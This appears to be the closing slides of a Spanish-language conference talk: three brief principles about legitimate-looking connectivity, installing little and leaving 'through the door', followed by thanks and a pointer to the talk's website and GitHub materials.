

- Conectividad: lo más legitimo posible.
- Instalar lo menos posible
- Salir por la puerta, no por la ventana





GRACIAS!

www.c0nfig17.com



La presentación, el paper y toda la info... en Github!